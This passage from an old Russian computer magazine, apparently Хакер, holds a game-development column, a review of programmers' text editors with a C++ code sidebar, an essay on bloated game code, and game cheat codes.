словом. Что тут разгорелось! Собралась группа энтузиастов, громогласно заявивших: «Не дадим умереть проекту!!! Пусть акулы капитализма стремятся проглотить чудесное начинание, но мы встанем грудью и отстоим Голгофу. Догоним! и перегоним! и т.д.». Под эти знамена собралась куча народу... и первое, что вся эта шайка начала делать, так это делить власть. Кому управлять проектом, на каком сайте проект будет хоститься. Короче говоря, страсти кипели, а игра все больше покрывалась мхом и плесенью. Джонатан Кларк — бывший ведущий программист и идеолог Голгофы, дважды разгонял свою стаю и дважды набирал ее заново, пока наконец и ему не стало кристально ясно, что толку от кричащей и дерущейся стаи нет и не будет. Так и осталась Голгофа валяться на обочине прогресса, смятая и выпотрошенная, как жертва Фредди Крюгера.



Мораль сей басни такова. Совершенно бессмысленно собирать толпу любителей надеясь написать игру не умением, а числом. Единственный способ создать что-либо удобоваримое — это иметь светлую голову, ангельское терпение и бронзовую попу. Дерзайте господа.

P.S. Журнал Game.exe намедни объявил конкурс на лучший любительский игровой проект с весьма внушительным призовым фондом. Поучаствуем? ;)



Интернет для «Мастера»

www.mathengine.com
MathEngine — уникальный движок, предназначенный для программирования реалистичной физики в играх (и не только). Масса полезной информации для профессиональных разработчиков.

www.gamedev.net
Этот сайт уже упоминался в одном из выпусков «Мастерской», но и тем не менее — стоит туда заглянуть еще разок. Сайт постоянно обновляется, недавно появились интересные статьи о том, как программировать интерфейс, использовать TrueType шрифты в DirectX и многое другое.

www.calcaphon.com/qdraw.html
3D движок с исходниками, выглядит довольно неплохо. К тому же работает как под Windows, так и под Linux.

www.makegames.com
«Итак, ты хочешь разрабатывать игры» — именно этими словами встречает сайт Дайаны Грубер тех, кто только-только начинает.

www.jedor.com
С этого сайта можно скачать бета-версию неплохого графического редактора, ориентированного на мелкую спрайтовую графику и анимацию.

Рабочая лошадка программиста

Что бы там ни говорили поклонники Delphi, Visual Basic'ов и прочих сред программирования в стиле «поводи мышом и сруби капусты», а текстовый редактор остается основной рабочей лошадкой программиста. Рисовать интерфейсы — это, конечно, здорово, но основная часть программы по-прежнему набивается обычным текстом, и я сомневаюсь, что в ближайшее десятилетие прогресс достигнет такой стадии, когда сумбурные мысли программиста будут улавливаться и преобразовываться в программу, минуя стадию набора исходных текстов. Кстати, по этой же причине программист просто обязан уметь печатать «слепым десятипальцевым» методом не хуже профессиональной машинистки. Хороший программист натаптывает в среднем 200-500 строчек отлаженного кода в день. Поэтому неудивительно, что в богатом семействе текстовых редакторов появились и специализированные — программистские, сконструированные специально, чтобы потакать прихотям работников компилятора и отладчика. Чем таким особенным должен обладать программистский редактор? В первую очередь, он должен быть достаточно легким и быстрым. Так как, во-первых, приходится часто прыгать туда-сюда между несколькими файлами, а ждать каждый раз по 2-3 секунды, пока, скажем, Word соизволит переключиться в другое окно, никто не станет. Во-вторых, твоя глючная программа и в одиночку способна подвесить операционную систему, затребовав у нее все ресурсы, а уж если и редактор будет жрать черт знает сколько памяти процессорного времени, то об отладке можешь просто забыть. Другая важная вещь, которую должен уметь делать программистский редактор, — подсветка исходников. Дада, та самая фича, которая подкрашивает операторы языка в один цвет, названия твоих переменных в другой и т.д. Лучше всего, если редактор умеет подсвечивать синтаксис сразу нескольких языков, тогда ты сможешь работать в своем любимом редакторе вне зависимости от того, на каком языке пишешь. Используй хоть C++, хоть ассемблер, хоть Java. Здесь есть одна тонкость. Дело в том, что подсветку синтаксиса можно делать двумя принципиально разными способами. Можно написать нечто вроде синтаксического анализатора, который будет анализировать то, что ты печатаешь, и определять, где у тебя переменная, где оператор, где комментарий и т.д., соответственно, подкрашивая все в разные цвета. Если в редакторе реализован такой подход, то подсвечивать можно все что угодно — гибкость необычайная. Но есть и два существенных недостатка. Во-первых, такой синтаксический анализатор съедает довольно много ресурсов процессора, а во-вторых, писать такие анализаторы очень нелегко. Поэтому если редактор ориентирован на работку не с какимлибо одним языком, а с целым множеством, то разработчики выбирают второй способ — похалявнее. В редактор просто-напросто забивается список операторов какого-нибудь языка, и как только ты набьешь это самое заветное словечко, оно тут же покрасится в нужный цвет. Программируется такая фича за 5 минут, поэтому большинство редакторов используют именно этот, второй вариант.

Второй важной характеристикой для программистского редактора является способность анализировать исходники и предоставлять программисту более упорядоченную информацию, чем просто набор файлов. Так, например, редактор из состава Visual C позволяет просматривать исходники не только в виде файлов, но и в виде дерева классов. Если ты пишешь свои программы, используя объектно-ориентированный подход, то тебе будет очень удобно ориентироваться в своей программе.

Можно долго говорить о тех или иных интересных особенностях разных программистских редакторов, но лучше всего посмотреть на наиболее часто употребляемые и выбрать себе один из них.

MultiEdit

Ветеран программистских редакторов. Интересен в первую очередь тем, что написан на собственном макроязыке. Поэтому, если тебе захочется что-либо изменить и ты не найдешь подходящей опции в настройках (хотя настроек там столько, что мне даже сложно представить, что еще может понадобиться), то ты можешь просто подредактировать код самого редактора.

MultiEdit понимает несколько десятков языков программирования, но, к сожалению, подсветка синтаксиса в нем сделана «халявным» способом. Редактор очень-очень быстрый, практически не жрет ресурсов, абсолютно неприхотлив к оборудованию. Недавно была выпущена новая 32-битная версия под Win98/NT, содержащая ряд улучшений. Для этой версии (8.0) существует крэк, хотя найти его оказалось и не очень легко. К сожалению, полностью отсутствуют средства для просмотра исходников в виде классов и функций, что

```
// @doc        XLIB_BASE_GEOMETRY
// @module  xlib_base_geom.h    - basic geometry |
//
//
// Written by Alexandr "Xenocid" Koloskov, |<date>|
//
// @index  XLIB_BASE_GEOMETRY |
///////////////////////////////////////////////////////////////////

#ifndef XLIB_BASE_GEOMETRY_INCLUDED
#define XLIB_BASE_GEOMETRY_INCLUDED

namespace xlib
{

//////////////////////////////////////////////////////
// @class  CSize |


class  CSize
{
public:
    CSize(): m_width(0), m_height(0) {}
    CSize(const CSize& _size): m_width(_size.getWidth()), m_height(_size.getHeight()) {}
    CSize(const int _width, const int _height): m_width(_width), m_height(_height) {}
    CSize(SIZE _size): m_width(_size.cx), m_height(_size.cy) {}
    virtual ~CSize()    {}

    int     getWidth() const      { return m_width;      }
    int     getHeight() const     { return m_height;  }

    CSize&  operator= (const CSize& _size)  { m_width = _size.getWidth(); m_height = _size.getHeight(); return *this; }
    bool        operator==(const CSize& _size)  const      { return (m_width  == _size.getWidth()) && (m_height == _size.getHeight()); }
    bool        operator< (const CSize& _size)  const      { return false; }


private:
    int m_width;
```

сильно усложняет использование MultiEdit в больших проектах.



Visual SlickEdit

Очень интересный редактор. По своим функциональным возможностям изрядно похож на MultiEdit, такое же богатство настроек и дополнительных фич. Есть один большой минус — он значительно тяжелее, чем MultiEdit, но и большой плюс — в Visual SlickEdit встроен весьма приличный просмотрщик классов, функций и т.д. Пожалуй, лучше он реализован разве что в Visual C. Вообще, этот редактор настолько близко подошел по своим возможностям к редактору, встроенному в Visual C, что фактически для меня он стал реальным кандидатом на замену последнему. В Visual SlickEdit есть даже новые функции автоматического допечатывания слов,



которые появились только в 6-й версии Visual C. Допечатывание — это очень удобная штука. Работает она так: предположим, у тебя в программе есть переменная с каким-нибудь длиннющим, как удав-отморозок, именем. Понятно, что каждый раз печатать его заново, мягко говоря, не хочется. Так вот, если твой редактор поддерживает функцию «допечатывания», ты просто пишешь несколько первых букв имени своей переменной, потом нажимаешь какую-нибудь специальную комбинацию клавиш и умница-редактор сам допечатывает за тебя имя переменной. Поверь мне, скорость набора текстов ускоряется в разы, но такой крутой штукой могут похвастаться пока только Delphi, Visual Basic, Visual C и Visual SlickEdit. Такой вот крутой редактор, очень рекомендую.

Visual C Editor


Этот редактор — нечто вроде эталона. По крайней мере, для меня. В этом редакторе есть практически все, что нужно. Правильная (в смысле, «честная») подсветка синтаксиса, просмотр классов, функций, переменных и т.д. Очень хорошие операции поиска и замены. Мощный механизм закладок. К тому же, если уж очень не хватает какой-либо мелочи, ее всегда можно запрограммировать на встроенном скрипт-языке и подключить к редактору. Единственный серьезный недостаток, который, к сожалению, не исправляется подобным способом — тяжеловесность редактора. Слишком уж он привязан к компилятору, к отладчику и т.д. Да и вообще, как подавляющее большинство продуктов от дядьки Билли, страдает ожирением.

Вот и получается парадоксальная ситуация: с одной стороны, есть легенькие, быстрые редакторы, казалось бы используй-не хочу. Ан нет, один раз испробовав то ощущение могущества, которое дает редактор Visual C, трудно потом уходить на более бедные по возможностям системы. Так вот и мучаюсь, как небезызвестный осел одного мифического персонажа по имени Буридан.

VIM

Забавная вещь, этакий гость из темного Юниксового прошлого. Давным-давно, когда дядька Билли еще под стол пешком ходил, в могучем Юниксе было два «самых-лучших» текстовых редактора — eMacs и vi. Естественно, что и того и у другого редактора были свои сторонники и свои ненавистники, но в целом — некое подобие баланса существовало. При этом надо учитывать, что с такой вещью, как «графический интерфейс пользователя», юниксоиды сталкиваются крайне редко, поэтому оба редактора были исключительно текстовыми (в смысле, работали в текстовом режиме, да еще и не поддерживали мышь). Что случилось потом, ты и сам знаешь. Пришел дядька Билли, принес Windows, в которой редакторы были графическими, многооконными, поддерживали мышь и все такое. Однако некоторые люди настолько привыкли к текстовым уродцам, что вот подавай им EMacs для Windows, и все тут. Собственно, такие версии и появились. Более того, были даже сделаны попытки привинтить к ним нормальный графический интерфейс, но, честно говоря, ничего путного из этого так и не вышло. И вот несколько лет назад появился vim (VI iMproved), который должен был стать апофеозом юниксовых редакторов на Wintel платформе. Возможностей у него действительно масса. И синтаксис он умеет подсвечивать, и поиск-замена у него реализовано неплохо, но все-таки — очень уж он непривычный и старомодный. Скажем, он не поддерживает мышь, поэтому все команды ты отдаешь, используя командную строчку. Основной аргумент сторонников такого подхода — это возможность работать с редактором, не отрывая рук от клавиатуры. На мой взгляд, достоинство сомнительное, времени на манипуляции с мышкой уходит не сильно больше, а необходимость держать в голове десятки команд, честно говоря, напрягает. Но если кому-то нравится, то вперед на www.vim.org.

X



Кризис жанра

Владимир Веселов (veselov@xakep.ru)
иллюстрация – А.Еремин

Старики любят ворчать: раньше, дескать, все было лучше. Зимы теплее, девушки красивше, а водка крепче. Вообще-то, я еще далеко не старик, но поворчать тоже хочется. Только конкретно, по поводу. А поводов этих игровая индустрия в последнее время дает множество. Тут и постоянные задержки со сдачей игр, и громадная разница между тем, что нам обещают, и тем, что дают, и выпуск совершенно сырых версий, и долгое латание их с помощью патчей.

Впрочем, обо всем этом уже не раз говорилось и писалось, в том числе и в X. Поэтому я возьмусь за тему, которую пока, вроде бы, никто не затронул. А именно — само качество игр. **Дело в том, что абсолютно ВСЕ вышедшие в последнее время игры могли бы быть лучше, то есть работать быстрее, на худшем железе, занимать меньше места на винте и не тормозить в самых неожиданных местах.**

Немножко ностальгии

Как и положено в такого рода ворчаниях, начнем с прошлого. Была в восьмидесятые годы такая славная игра — Elite. Рассказывать ее содержание не стоит, поскольку до сих пор с ней сравнивают любой новый космический симулятор с нелинейной кампанией и элементами экономики. Работала она практически на всех существовавших тогда платформах. Лично мне довелось играть в нее на ZX Spectrum, ну и на PC, естественно.

Весь объем оперативной памяти ZX Spectrum составлял 48 килобайт (включая сюда и экранную страницу). Естественно, игра там занимало столько же. А вот на PC ее объем был 73 кило. Спросишь, почему? Вот и я спросил об этом сам себя, когда первый раз увидел писишную версию. Будучи человеком не только любопытным, но и дотошным, принялся искать отличия этих двух версий.

Графика? Различия минимальные, экран Спеки имел 256x176 пикселей, а на PC их было 320x200, ну а если учесть, что последний имел отдельную экранную страницу и вдвое меньше цветов (4 против 8 на ZX Spectrum), так программа могла бы и уменьшиться.

Количество одновременно присутствующих на экране объектов? Одинаковое тут и там, причем на ZX Spectrum работа в полтора раза медленнее (тактовая частота 4,6 против 7), но на скорости вывода на экран это не отражалось.

Не стану перечислять остальные параметры игры, поскольку все они были совершенно одинаковыми в обоих вариантах. Так откуда же взялись эти лишние 25 кило? Разгадку я нашел, когда попытался использовать кое-какие хитрые приемы, усвоенные мной на Спеки. Например, там можно было, отчалив от орбитальной станции, тут же на нее вернуться и в момент прохода ворот нажать клавишу гиперперехода. После этого ты оказывался не на той станции, с которой только что стартовал, а на вращавшейся вокруг планеты, на которую был нацелен бортовой компьютер. На PC же такой прием не проходил.

Думаешь, программисты, переводя игру с одной платформы на другую, выловили баг и исправили его? Как говорят немцы, Der Figa! Первой-то появилась писишная версия. Так что эта недокументированная возможность появилась именно в процессе перевода игры на ZX Spectrum. И по очень простой причине: нужно было, как говорят англичане, вместить кварту в пинту, то есть запихать 73 килобайта в 48.

Обычно этот процесс осуществляется за счет исключения повторяющихся участков кода. В приводимом мной примере дело обстояло следующим образом. В первоначальной версии одна подпрограмма отвечала за вход на станцию, а другая за гиперпереход. Но работа той и другой заключалась в выводе на экран цветных колец, в одном случае красных, а в другом — белых. На ZX Spectrum вместо двух подпрограмм использовалась одна, на вход которой подавался цвет колец, а об окончании своей работы она сообщала тому блоку, который ее вызвал. Нажав же клавишу гиперперехода в момент входа на станцию, мы заставляли программу отвечать двум блокам... вот и получалось, что одновременно осуществлялись два процесса.

Ладно, а к чему я все это рассказываю? Да к тому, что у работавших над спектрумовской версией было жесткое ограничение по объему, и они его блестяще обошли, выбросив повторяющиеся места и применив множество хитрых приемов (далеко не все эти исключения привели к появлению недокументированных возможностей, как в приведенном примере). А у авторов писишной игры такого ограничения не было, вот их версия и оказалась «потолще».

Думаешь, это я просто так к объему программ прицепился, лишь бы поворчать? Ну, для этого тоже. А если серьезно, то на примере объема проще всего показать, как более совершенное железо дает возможность программистам более халтурно работать. Была в раньшее время такая заповедь программиста: «Нет такой программы, которую нельзя было бы сократить хотя бы на один оператор». Чем жестче были требования, предъявляемые железом, тем чаще ее нужно было применять. А что получилось, когда эти требования отпали начисто? Правильно, настал полнейший беспредел.


Лучше меньше, но меньше

Не знаю, ведомо ли тебе, что до появления операционной системы МД95 объем любой программы не мог превышать 640 килобайт, сколько бы оперативной памяти не было установлено на компьютере? Так уж устроен PC, что программы должны грузиться в так называемую «нижнюю память». Причем, поскольку туда же грузятся расширения операционной системы, драйверы устройств и резидентные программы, на деле для прикладных программ оставалось килобайт пятьсот с небольшим. Весь же остальной океан памяти можно было использовать только для хранения данных. Потом появились всякие хитрые программы, позволявшие грузить файлы и больших объемов... наконец, пришла на нашу голову и Win95, которая забрала всю нижнюю память себе, а остальные программы под громкий треск винчестера распихивает неведомо куда, сняв при этом всякое ограничение на их объем.

Так вот, игры, работавшие под DOS, всегда укладывались в это ограничение, их основной исполняемый модуль был не более 550-600 кило. Нынешние работающие под Windows игры иногда могут иметь и меньшие объем исполняемого файла (Heavy Gear II, например, — всего 18 кб), но это наглое надувательство, как и все, что связано с творением мудрого Билла. Ведь на самом деле там используются динамические библиотеки, которые тоже грузятся в память. Суммарный же объем того, что постоянно должно торчать в памяти, достигает сотни и более мегабайт.

Начинаешь просекать? Если игра требует себе 64 Мб, то на самом деле ей вовсе столько и не нужно, просто программисты поленились как следует поработать над кодом, разобраться, что нужно всегда, что иногда, а что и вовсе никогда, и запихали в память все, что только можно было в нее запихнуть.

Ладно, может быть, у тебя этих Мб 128, так тебе их и не жалко. Но дело-то



в том, что, сокращая объем программы, неизбежно проводишь ее оптимизацию. То есть исключаешь лишнее и повторяющееся, переделываешь неудачное, упрощаешь упрощаемое... Ну а все это неизбежно улучшает быстродействие.

Вот тебе простой пример. Сколько времени тратил компьютер на один ход в первой Цивилизации? Да нисколько. Стоило нажать кнопку «Конец хода», как можно было начинать следующий. А во второй Цивилизации лично у меня на той же самой машине уходило до минуты и более! Почему? AI резко поумнел, много качественно нового появилось? Да нет, ничуть. С точки зрения программного кода игры отличались друг от друга только графикой, просчет ходов противника-то остался тот же самый... А вот и нет, на самом деле, не остался. Когда игру переделывали под DirectX, пришлось переписывать все. Объем программы вырос с 500 Кб до 2 Мб, но уменьшать его было незачем, какой получился, такой и ладно. И никто не заметил, что блок обсчета ходов противника намертво связан с перемещением его юнитов. То есть компьютеру не только приходится определять и запоминать положение всех присутствующих юнитов, но и перемещать их на виртуальной карте. Наверняка ведь авторы обратили внимание на увеличение времени ходов, но посчитали это свойством Windows. Если б хоть кто-то занимался вылизыванием кода, он бы непременно выявил истинную причину. Но никому это не было нужно. В итоге имеем, что имеем.

Тише едешь...

Ну ладно, перейдем теперь непосредственно к быстродействию. Вспомним незабвенной памяти Doom. Не-не! О том, как ты там бродил по лабиринтам, сколько и каких монстров завалил, какие и где тайники нашел, вспоминать не нужно. Вспомни только, на каких машинах он работал с приемлемой скоростью? Не помнишь? Хорошо, напоминаю. Если уменьшать площадь экрана, вполне достаточно было 386-го, ну а на 486DX2-66 он прекрасно бегал и с максимальным размером экрана.

А теперь займемся старой забавой под названием «Найдите десять отличий». Попробуем установить, чем же старичок Doom отличается, скажем, от Кингпина. Графикой, скажешь ты. Понятное дело, но вот в чем конкретно их графика разнится? Ладно, не напрягайся, скажу сам — главным образом, текстурами. Нет, я понимаю, спрайты — полигоны, пиксели — воксели, ну и прочие там ексели — моксели. Но если не по науке, а по-нашенски, по-простецки, то видна только та разница, как стены и монстры сделаны и что на них натянуто.

В Doom'е все параллельное и перпендикулярное, а текстур всего несколько (камень там, вода, дерево). А в Кингпине появились косые линии да несколько десятков текстур. Но вот что интересно, по идее всем этим (то есть обсчетом и прорисовкой линий и текстур) должен заниматься графический акселератор, вроде бы, он затем и придуман. Получается, что, поставив на 486DX4-100 эту самую железяку и сведя к минимуму детализацию, получишь хоть какую-то скорость. На деле же, как говорили в моем детстве, ундулоид и унифиляр, игра у тебя будет стоять на месте, как памятник.

Нет, понятно, что разработчики железа тоже обещали одно, а сделали другое, поэтому все эти вуды и ривы тоже сильно нагружают процессор (хотя я не понимаю, нафига нужна железяка, которая прилично работает на компьютере, который и без нее прекрасно со всем справится?). Но не только в этом дело.

Во сколько раз Pentium II-300 быстрее 486DX2-66? Всякие хитрые программы говорят, что раз в десять-пятнадцать как минимум. А во сколько раз графика Кингпина лучше думовской? Точных цифр тут, ясное дело, не получишь, но на глазок раза в два, в три. Чуешь несоответствие?

Ну ладно, это все субъективные впечатления, может, кто-то считает, что графика там в сто раз лучше. Но вот в Braveheart она однозначно почти такая же, как и в Doom'е (а местами и хуже). Однако это чертово Сердце требует себе такое железо, что закачаешься...

Так в чем же дело? Объясняю. В раньшее время, разрабатывая графический движок, программисты его почти весь писали на ассемблере, а уж критические места (отработку графики и пр.) просто непременно. Теперь это никому и в голову не придет. Зачем заниматься оптимизацией вывода графики, когда современное железо и так все потянет, когда в Windows есть встроенные средства поддержки любых существующих разновидностей железа, когда вообще проще весь код написать на языке C и так далее? Пашет — и ладно.

Остановись, мгновенье!

Еще один пример из прошлого. В моей любимой Elite имелось около тридцати разных товаров, примерно столько же оружия и техники, разные звания и рейтинги, ну и много чего еще. А знаешь, какова была величина сохраненки? 209 байт! Честно говоря, когда я просто просуммировал все, что нужно сохранять, у меня даже получилась бОльшая величина.

А сколько занимают сохраненки в современных играх? Если даже не брать SiN, в первом варианте которого требовалось сто с лишним мегабайт на сохраненку, все равно величины получаются жуткие. Ну, тоже самое Бравое Сердце имеет сохраненку 42 Мб. Я вот опять занялся расчетами, взял количество ресурсов, рабочих, построек, солдат и прочего, перемножил все это на количество городов, добавил варианты дипломатических отношений, погоду, виды на урожай, настроение героев. Словом, все, что мне только пришло в голову. Но набрать таким путем мне удалось где-то около мегабайта. Так откуда же взялись остальные 41?

На ZX Spectrum'ах, оснащенных дисководом, имелась клавиша Magic Key. При нажатии на нее все содержимое оперативной памяти сбрасывалось на диск. Хорошая была штука, часто ее использовали в тех играх, где сохраняться нельзя. Благо записать на флопик 48 килобайт — времени нужно немного.

Но вот современные разработчики игр, судя по всему, используют тот же самый прием. Если они сбрасывают на диск вообще всю оперативную память, занятую игрой, получается то, что в SiN'е получилось, а если только область данных — то, что в Бравом Сердце. Ну и что, скажешь ты, ведь данные-то и нужно в сохраненку вносить? Так-то оно так, только данные в памяти хранятся таким образом, чтобы их удобно было использовать программе. Поэтому там, скажем, записаны все имена собственные (названия городов, имена героев и вождей и т.д.). Но ведь это все есть в каком-то из основных файлов игры, верно? Так зачем же еще раз сохранять??

Но дело не только в этом. **Я вот простой эксперимент провел. Взял сохраненку из Бравого Сердца и скал WinZip'ом. Из 42 Мб получилось 17 Мб. Значит, простой воды там навалом.** Ясное дело, сжимать файлы перед сохранением смысла нет, но, зная структуру своих данных, разработчики могли бы эту воду как-то выжать. Но только для этого специальный блок делать нужно, а нафига им стараться, винчестеры-то вон какие громадные стали!..

Могу еще пример привести. Из того же Кингпина. Есть там опция быстрого сохранения или нет, я уже не помню, но если, находясь на уровне, ты загружаешь то, что было пару секунд назад, времени на это уходит столько же, сколько и на загрузку уровня с нуля. Но ведь сам уровень-то уже сидит в памяти, нужно восстановить только положение в нем персонажей, расположение предметов, да то, что ты там со стенами и дверями натворить успел. Только для этого опять же нужно делать блок, который определял бы, есть ли нужный уровень в памяти, брал из сохраненки нужные элементы и размещал их на уровне. Проще (для программистов) заменить вообще всю область памяти, отведенную под описание уровня, на взятую с диска.

Куда катится этот мир...

Ясное дело, в пропасть. Вот раньше зимы были теплее, водка крепче, а женщины... Хотя нет, женщины и теперь ничего, только вкус у них испортился, почему-то на меня не обращают внимания. Ну а что касается компьютерных игр, то тут процесс развала идет полным ходом. Халтура прет изо всех дыр. Чем лучше становится железо, тем меньше нужда в хороших программистах. Ах, ты сам программист? Лезешь в бой, защищать свою братию? Говоришь, 90% бюджета игр уходит на рекламу и прочий менеджмент, а что можно сделать на жалкие 10%?

Так ведь смотря от чего прОценты. Что-то мне кажется, что если перевести их в доллары, то получится сумма, намного превышающая бюджет шедевров прошлого. Впрочем, это тема совсем другого разговора. К которому мы, вероятно, еще вернемся.





DarkStone

Фишечки:
— песенка
Кинь монетки к барду в инвентарь в центре города (работает только в сингле)
— золотишко
Начни новую игру, отдай все деньги одному персонажу (назовем его банкиром). Начни другую новую игру, выберите этого персонажа, как одного из двух, а другого сделай с нуля. Передай банкиру полторы штуки золотом с вновь созданного персонажа и вернись к пункту 1 :)))

Drakan: Order of the Flame

В игре нажми \, чтобы вызвать строку ввода. Набери **IAMGOD** или **SANCTUARY** для режима неуязвимости. **SMEGHEAD** восстанавливает здоровье.

Force 21

Ну не тебя вас учить. Вводишь во время игры:
amazon — поубирать все деревья нафиг.
avatar — описанные параллелепипеды ака желтые коробочки вокруг машинок и зданий.
london — убрать облака.
hasselhoff — немедленный проигрыш.
ispy — убрать Fog of War.
polytheism — все неуязвимые.
killenemy — убить всех врагов.
grid — показать сетку.
chessmatch — радар на 100%.
stratperspective — смена точки обзора.
novictory — убрать результаты выигрыша.
hurt — наносит повреждение первому ближайшему юниту.
chillout — задерживает юнит на месте.
seattle — долой горизонт!
gameoverman — внезапная, но решительная победа.

Re-Volt

В каталоге (директории, папке) **/CARS** выбираешь любой каталог (каталоги соответствуют автомобилям). Открываешь **Parameters.txt** и изменяешь параметр **TopSpeed**, название которого говорит само за себя. Также можно поменять любые другие параметры, например, **acceleration**, **steering rate**, **wheel size**.

System Shock 2

В игре жмешь SHIFT + ; (shift и точку с запятой — по идее, должно получится двоеточие), затем вводишь:
summon_obj [предмет]
В качестве названий предметов выступают:

ОРУЖИЕ
Psi Amp
Wrench
Pistol
Shotgun
Assault Rifle
Laser Pistol
EMP Rifle
Electro Shock
Gren Launcher
Stasis Field Generator
Fusion Cannon
Worm Launcher
Crystal Shard
Viral Prolif

ПАТРОНЫ
Standard Clip
HE Clip
AP Clip
Timed Grenade
EMP Grenade
Incend. Grenade
Prox. Grenade
Toxin Grenade Small Prism
Large Prism
Pellet Shot Box
Rifled Slug Box

ПАТЧИ
Med Patch
Detox Patch
Rad Patch Medical Kit
Psi Patch
Psi Booster
Speed Boost
Strength Boost
INT Boost

БРОНЯ
Light Armor
Medium Armor
Heavy Armor
Reflec Armor
Vacc Suit
Worm Skin

ПРЕДМЕТЫ
Soda Can
Chips

ИМПЛАНТЫ
Wide Machinery
BrawnBoost
EndurBoost SwiftBoost
SmartBoost
WormBlood
WormHeart

МОНСТРЫ
Blast Turret
Laser Turret
Turret Slug Thrower
Protocol Droid
Midwife
Rumbler
Delacroix
Grub
Swarm
Overlord
Greater Over.
Arachnightmare
Male Appar.
Female Appar.
CrewWoman
Invisibile Arachnid
Turret Rocket
CrewWoman
MaleCrew

КАРТОЧКИ
Cards Med Card
Science Card
Crew Card
R and D Card
Rec Crew Key
Med Annex Key
Cryo Card
Crew 2 Card

ИССЛЕДУЕМЫЕ ПРЕДМЕТЫ
Monkey_Brain
Rumbler Organ
Grub Organ
Swarm Organ
Mn. Over. Organ
Gr. Over. Organ
Arach. Organ
Midwife Organ

КЛЮЧИ
Hydro Card A (употребляется как Hydroponics A)
Hydro Card B (употребляется как Hydroponics B)
Hydro Card D (употребляется как Hydroponics D)
Rickenbacker Card (хз)
Bridge Card (употребляется как Bridge Access Card)
Security Card (так не употребляется, но применимо на Deck 4 для доступа к Sim Unit 2)
RadKey Card (хз/добавляет «Circuit Card» к твоему инвентарю)
ID Cards (хз)
Rick Room Key (употребляется как Diego's Room Key)
Ops Override Key (опять же, на Deck 4)
Eng Override Key (хз)
Shuttle Access Key (употребляется как Shuttle Bay Access)

ДРУГОЕ
Molec. Analyzer
ICE Pick Recycle
r 1 Nanite
5 Nanites
10 Nanites
20 Nanites
Fusion Shot
EMP Shot
Explode Barrel
Rad Barrel
Stats Trainer
Tech Trainer
Weapon Trainer
PSI Trainer
WormGoo

Коды, которые можно вводить непосредственно в игре:
psi_full — довести до максимума пси-поинты.
ubermensch — превратиться в сверхчеловека.
add_pool — добавочные build pool-поинты.
show_version — версия игры.
toggle_inv — панель инвентаря.
cycle_ammo — перебрать все возможные патроны.
toggle_compass — вкл/выкл компас.
query — курсор запросов, 1 = вкл 0 = выкл.
split — разделительный курсор, 1 = вкл 0 = выкл.
shock_jump_player — прыжок.
look_cursor — курсор в режим просмотра.
reload_gun — перезарядить оружие.
swap_guns — переключить основное и второстепенное оружие.
wpn_setting_toggle — переключение установок оружия.
select_psipower — дисплей выбора PSI-энергии.
equip_weapon — найти в инвентаре оружие.
cycle_weapon — перебор всех видов оружия, 1 — вперед, -1 — назад.
stop_email — остановить вывод на экран e-mail или лога.
clear_teleport — убрать все маркеры телепортов.
quickbind — сделать слот быстрого доступа.
quickuse — использовать этот слот.
use_obj — использовать объект с введенным именем.
msg_history — вкл/выкл историю сообщений.
play_unread_log — прочитать непрочитанные логи.
toggle_mouse — переключение между режимами mouselook и курсора.
interface_use — использовать предмет.
fire_weapon — стрелять из ружья. 1 — начать, 0 — закончить.
quicksave — сохраниться в текущий каталог.
quickload — загрузиться из текущего каталога.

Получение химикатов:
Набираешь **summon_obj chem #N**, где вместо номера N вводишь один из следующих номеров:
1 — Fm Fermium
2 — V Vanadium
3 — Ga Gallium
4 — Sb Antimony
5 — Y Yttrium
6 — Cu Copper
7 — Cf Californium
8 — Na Sodium
9 — Os Osmium
10 — Ir Iridium
11 — As Arsenic
12 — Cs Cesium
13 — Hs Hassium
14 — Te Tellurium
15 — Mo Molybendium
16 — Tc Technetium
17 — Ra Radium
18 — Ba Barium
19 — Se Selenium

KodeMaster
